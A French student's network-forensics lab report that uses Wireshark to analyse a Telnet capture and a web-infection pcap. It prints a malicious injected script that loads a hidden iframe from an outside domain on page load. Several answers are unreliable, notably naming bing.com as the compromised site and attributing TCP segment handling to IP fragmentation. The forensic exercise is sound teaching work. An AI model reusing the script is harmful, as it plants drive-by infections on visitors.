


TP : Analyse forensic réseau

Akazaf Abdellah



Préparation initiale

Pour commencer, il faut récupérer Wireshark, pour cela chercher sur Internet la version portable de Wireshark (prioriser la version qui se trouve sur la page de l'outil). Une fois que vous avez trouvé cette version, installé là sur votre machine. Une fois que vous avez installé Wireshark, vous pouvez ouvrir un des fichiers pcap et commencer le TP.

Niveau 0 : Échange Telnet

1) Qu'est-ce que Telnet ?

Telnet est un protocole de communication utilisé pour accéder à des terminaux distants sur un réseau. Il permet à un utilisateur de se connecter à un serveur distant et d'interagir avec celui-ci comme s'il était directement connecté à ce serveur. Telnet transmet généralement les données, y compris les entrées du clavier de l'utilisateur, sous forme de texte brut, ce qui signifie que la communication n'est pas sécurisée et peut être lue par des tiers.

2) Est-il utilisé de nos jours ? Si oui, quels sont ses avantages ? Si non, quels sont ses inconvénients ?

Non, il n'est pas utilisé de nos jours et il est largement déconseillé car il manque de sécurité par le fait qu'il ne crypte pas les données.

3) Identifier le rôle de chaque machine dans la communication:

L'adresse 192.168.0.1 représente la machine serveur car le protocole envoyé est TCP et l'adresse 192.168.0.2 représente la machine cliente car le protocole envoyé est Telnet.

| | | | | | |
|---|----------|-------------|-------------|--------|---|
| 3 | 0.001741 | 192.168.0.2 | 192.168.0.1 | TCP | 66 de-noc > telnet [ACK] Seq=1 Ack=1 win=32120 Len=0 TSval=1444389 TSecr=346979 |
| 4 | 0.013173 | 192.168.0.2 | 192.168.0.1 | TELNET | 93 Telnet Data ... |

4) En lisant le contenu des paquets, quelle est la nature de l'échange ? Pourquoi est-ce que Telnet n'est pas un protocole adapté à l'échange qui a lieu ?

C'est un échange pour se connecter à yahoo.com et grâce au fait qu'on est pu lire facilement nous voyons que Telnet n'est pas sécurisé parce que Telnet envoie les paquets en gros donc non crypté donc ya un gros problème au niveau de la sécurité

2

5) De la même manière que pour la question précédente, identifier le login et le mot de passe ?

Password:user,login: .."....."ffaakkee

```
g:0.0.....xterm-color.....!.....
OpenBSD/i386 (oof) (ttty1)
login: .."....."ffaakkee
Password:user
```

6) Trouver une méthode différente de la lecture de paquet afin de trouver les informations pour la question précédente, grâce à cette méthode, vous pouvez facilement voir les échanges TCP. En visualisant les échanges TCP, donner la raison probable de l'échange.

Une méthode différente qui peut être utilisée est de suivre le flux comme par exemple la commande "tcp.port==23" pour filtrer les paquets Telnet et puis suivre le TCP et arriver au même résultat que dans l'autre exercice.

8) **Quel est le nom de domaine sollicité dans les échanges ?**

Le nom est "[yahoo.com](https://www.yahoo.com)" grace a la commande ping.

Niveau 1: Analyse d'une infection

1) **Au début du fichier pcap, deux machines sont en train d'effectuer un échange très commun pour protocole TCP, quel est le nom de cet échange ? (Optionnel: quels sont les surnoms des 3 étapes ?)**

Le SYN: Représente l'étape de l'établissement de la connexion entre les deux machines.

```
60 80 → 49433 [SYN, ACK] Seq=0 Ack=1  
60 80 → 49432 [SYN, ACK] Seq=0 Ack=1
```

Le SYN-ACK: Représente la réponse à l'établissement de la connexion lui

indiquant qu'il est prêt à établir la connexion.

Le ACK: est la dernière étape, ou la source envoie le paquet ACK en réponse au SYN-ACK du destinataire pour finaliser la connexion.

2) **Pour ces deux échanges, quels sont les IPs et ports, source et destination ?**

Pour la no°1 l'IP et le port de la source est : IP: 204,79,197,200 / Port: 80
L'IP et le port du destinataire est: IP: 172,16,165,165 / Port: 49433

```
Padding: 0000  
Internet Protocol Version 4, Src: 204.79.197.200, Dst: 172.16.165.165  
Transmission Control Protocol, Src Port: 80, Dst Port: 49433, Seq: 0, ,  
Source Port: 80  
Destination Port: 49433
```

3) **Quels sont les ports généralement utilisés pour le service NetBIOS ? Ce protocole est-il un protocole TCP ou UDP ?**

TCP: Utilise le port 139 pour des sessions NetBIOS

UDP: Utilise le port 137 pour le services de noms NetBIOS / le port 138 pour le service de datagrammes NetBIOS.

4) **Trouvez la commande permettant de faire un filtrage sur les ports dans la barre de**

recherche Wireshark. Une fois cette commande trouvée, faites un filtre pour n'obtenir que les paquets ayant pour source ou destination le port 80. Combien de paquets Trouvez-vous une fois le filtre effectué ?

FILTRE: tcp.port==80 or udp.port==80

Filtre tous les protocole TCP avec un port de 80 ou Les UDP avec un port de 80

Dans toutes les transactions TCP et UDP le nombre de paquets dont leurs port 80 sont source et destinataire est de 2360 sur 3053.

tcp.port==80 or udp.port==80

Paquets : 3053 · Affichés : 2360 (77.3%)

5) En vous aidant des deux questions précédentes, identifier le nom d'hôte de la machine 172.16.165.165. Quel est le nom complet et le port du service NetBIOS qui vous permet de récupérer l'information que vous recherchez ?

FILTRE: ip.src == 172.16.165.165 or ip.dst == 172.16.165.165) and udp.port == 137

Filtre tous 172.16.165.165 est source ou destinataire et a un port 137

(ip.src == 172.16.165.165 or ip.dst == 172.16.165.165) and udp.port == 137

Paquets : 3053 · Affichés : 24 (0.8%)

```
▼ Queries
  ▼ K34EN6W3N-PC<00>: type NB, class IN
    Name: K34EN6W3N-PC<00> (Workstation/Redirector)
    Type: NB (32)
```

j'ai appliqué un filtre sur l'ip 172.16.165.165 qu'il soit destinataire ou source et qu'il utilise le port 137 qui est celui le plus utilisé pour le NetBIOS j'en déduis que sur 3053 paquets 24 sont dans ce filtre et leur nom commun est K34EN6W3N-PC.

6) Trouver l'adresse MAC de la machine hôte précédemment trouvée.

En utilisant toujours le même filtre sur l'ip 172.16.165.165 j'ai étudié un paquet de la machine K34EN6W3N-PC et dans la partie Ethernet II \ Source : l'adresse MAC nous donne **f0:af:02:9b:f1 (f0:19:af:02:9b:f1)**


```

> Source: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 172.16.165.165
User Datagram Protocol, Src Port: 137, Dst Port:
NetBIOS Name Service
Transaction ID: 0x8048
> Flags: 0x4000, Opcode: Refresh
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 1
✓ Queries
  ✓ K34EN6W3N-PC<00>: type NB, class IN
    Name: K34EN6W3N-PC<00> (Workstation/Redi

```

7) Combien de requêtes http ont été émises dans ce fichier pcap ? Parmi ces paquets http, combien sont des requêtes et combien sont des réponses ?

En filtrant tous les paquets http, on retrouve 78 paquets, dans la menu statistiques/ HTTP/counter of http. Nous retrouvons un tableau avec 78 paquets 39 Response 39 Request.




| Topic / Item | Count |
|-------------------------|-------|
| ✓ Total HTTP Packets | 78 |
| Other HTTP Packets | 0 |
| ✓ HTTP Response Packets | 39 |
| ??? : broken | 0 |
| 5xx: Server Error | 0 |
| 4xx: Client Error | 0 |
| ✓ 3xx: Redirection | 1 |
| 301 Moved Permanently | 1 |
| ✓ 2xx: Success | 38 |
| 204 No Content | 1 |
| 200 OK | 37 |
| 1xx: Informational | 0 |
| ✓ HTTP Request Packets | 39 |
| POST | 1 |
| GET | 38 |

8) En gardant le même filtre que pour la question précédente, donnez le nombre d'adresses IP communiquant sur ce port. (Utiliser pour cela une fonction de Wireshark)

Après avoir gardé le même filtre http, une fonction dans le menu statistique/conversation nous donne la possibilité de voir toutes les statistiques des

paquets mais aussi de filtrer ceux qui nous intéressent en sélectionnant seulement les ip qui communique dans le port HTTP donc: 7.



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|------|--------|-------------|----------|--------|------|
| Wireshark · Conversations · level_1.pcap | | | | | | |
| Conversation Settings | | | | | | |
| <input type="checkbox"/> Résolution de nom | | | | | | |
| <input type="checkbox"/> Heure de début absolue | | | | | | |
| <input checked="" type="checkbox"/> Limiter au Filtre d'Affichage | | | | | | |
| Copier | | | | | | |
| Suivre le flux... | | | | | | |
| Ethernet · 1 IPv4 · 6 IPv6 TCP · 18 UDP | | | | | | |
| Adresse A Adresse B Paquets Octets Paquets totaux Pou | | | | | | |
| 172.16.165.165 37.200.69.143 24 14 ko 1 531 | | | | | | |
| 172.16.165.165 74.125.233.96 2 2 ko 555 | | | | | | |
| 172.16.165.165 82.150.140.30 40 27 ko 400 | | | | | | |
| 172.16.165.165 185.53.178.9 2 467 octets 17 | | | | | | |
| 172.16.165.165 188.225.73.100 6 5 ko 95 | | | | | | |
| 204.79.197.200 172.16.165.165 4 3 ko 318 | | | | | | |

9) Trouver l'utilisateur utilisé par le navigateur de la victime. Quel est le navigateur et sa version ? Quelle est la version de Windows utilisée ?

Si nous filtrons en HTTP et suivons le paquets, plusieurs informations nous sont proposées comme **User-agent**, **Host**, **Referer** et leurs **versions**.

Referer : <http://www.bing.com/serch?q=ciniholland.n1&q=ds&form=QBLH>

User-agent : Mozilla dans une version 4.0

Compatibilité : sur le (MSIE) Microsoft Edge Internet Explorer avec une version du navigateur de 8.0

Système d'exploitation : Windows avec une version NT 6.1

Host : www.bing.com

```
Referer: http://www.bing.com/search?q=ciniholland.n1&q=ds&form=QBLH
Content-Type: text/xml
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: www.bing.com
Content-Length: 948
```

10) Afficher uniquement le trafic http. Quel moteur de recherche a utilisé l'utilisateur ? Qu'a-t-il recherché exactement pour accéder au premier site web ?

Dans le suivi du paquets l'utilisateur avec bing a fait une recherche sur

[ciniholland.n1. Referer: http://www.bing.com/search?q=ciniholland.n1&q=ds&form=QBLH](http://www.bing.com/search?q=ciniholland.n1&q=ds&form=QBLH)

11) Le premier site web sur lequel va l'utilisateur a été compromis. Trouver les adresses IP et MAC de la machine hébergeant ce site. La machine est-elle physique ou virtuelle ? Si virtuelle, indiquer le logiciel hyperviseur.

Le premier site web sur lequel va l'utilisateur a été compromis, l'adress IP de la machine hébergeant le site est: **204.79.197.200** son adresse MAC est: **f3:ca:52 (00:50:56:f3:ca:52)**

| | | | | | |
|----|----------|----------------|----------------|-----------|--------------------|
| 51 | 2.020702 | 172.16.165.165 | 204.79.197.200 | TCP | 874 49431 → 80 [|
| 52 | 2.020811 | 172.16.165.165 | 204.79.197.200 | HTTP/X... | 1002 POST /fd/lis/ |
| 53 | 2.020884 | 204.79.197.200 | 172.16.165.165 | TCP | 60 80 → 49431 [|
| 54 | 2.020884 | 204.79.197.200 | 172.16.165.165 | TCP | 60 80 → 49431 [|
| 55 | 2.107396 | 204.79.197.200 | 172.16.165.165 | TCP | 60 [TCP Retrans |

```

Frame Number: 52
Frame Length: 1002 bytes (8016 bits)
Capture Length: 1002 bytes (8016 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http:xml]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]
Ethernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52)
Destination: VMware_f3:ca:52 (00:50:56:f3:ca:52)
    Address: VMware_f3:ca:52 (00:50:56:f3:ca:52)
        ....0. .... = LG bit: Globally unique address (factory default)
        ....0. .... = IG bit: Individual address (unicast)
Source: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
    Address: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1)
        ....0. .... = LG bit: Globally unique address (factory default)
        ....0. .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)

```

12) Qu'est-ce qu'un FQDN ? Quel est le FQDN du site compromis ?

FQDN signifie textuellement : « **Fully Qualified Domain Name** », que l'on pourrait traduire par « Nom d'hôte pleinement nommé ».

Un FQDN est généralement composé du nom de l'hôte (**hostname**) suivi du nom de domaine. Pour le site compromis son FQDN est www.bing.com donc son host-name est www et son domaine est bing.com. Le FQDN est couramment utilisé dans les requêtes DNS pour résoudre les noms de domaine en adresses IP. facilitant la navigation web et d'autres communications

13) (Avancé) Exporter l'objet text/html lié au site web compromis dans un dossier. Une fois ouvert, trouver le script JS qui est responsable de la compromission. Quel est le nom de la fonction et de l'élément html créé par cette fonction ? Quel est l'url contenu dans cet élément ? Expliquer rapidement le fonctionnement de cet élément dans la compromission du site.


```

<script>
if(document.loaded) {
    showBrowVer();
} else {
    if (window.addEventListener) {
        window.addEventListener('load', showBrowVer, false);
    } else {
        window.attachEvent('onload', showBrowVer);
    }
}
function showBrowVer()
{
    var divTag=document.createElement('div');
    divTag.id='dt';
    document.body.appendChild(divTag);
    var js_kod2 = document.createElement('iframe');
    js_kod2.src = 'http://24corp-shop.com';
    js_kod2.width = '180px';
    js_kod2.height = '200px';
    js_kod2.setAttribute('style','visibility:hid
den');
    document.getElementById('dt').appendChild(js_kod2);
}
</script>

```

L'ouverture du script se fait lorsque la page est chargée, déclenchant ainsi l'appel de la fonction **showBrowVer**. Cette fonction crée un élément HTML de type div, puis génère un élément iframe qui contient l'URL [http://24corp-shop](http://24corp-shop.com). (je ne l'écris pas en pour ne pas que quelqu'un clique dessus) Ensuite, elle intègre cette URL dans une image ou un dessin de dimensions 180 px / 200 px. Bien que le contenu précis de cette URL ne soit pas clair, ce procédé rappelle les popups malveillants qui redirigent vers des sites nuisibles

14) Quelle est la taille maximum d'un segment TCP ? Quel est le mécanisme utilisé par TCP pour livrer les datagrammes ayant une taille supérieure à la taille maximale ?

La taille classique d'un MTU « **Maximum Transmission Unit** » dans le cadre d'une connexion Internet via un ordinateur personnel est soit de 576 octets, soit de 1 500 octets. Sachant que l'en-tête TCP/IP fait 40 octets, le MSS « **Maximum Segment Size** » doit être inférieur ou égal à la différence, donc 536 octets ou 1 460 octets lorsqu'un segment tcp dépasse la taille maximale autorisée pour un réseau, TCP utilise un mécanisme de fragmentation elle est effectuée à la couche 3 du modèle iso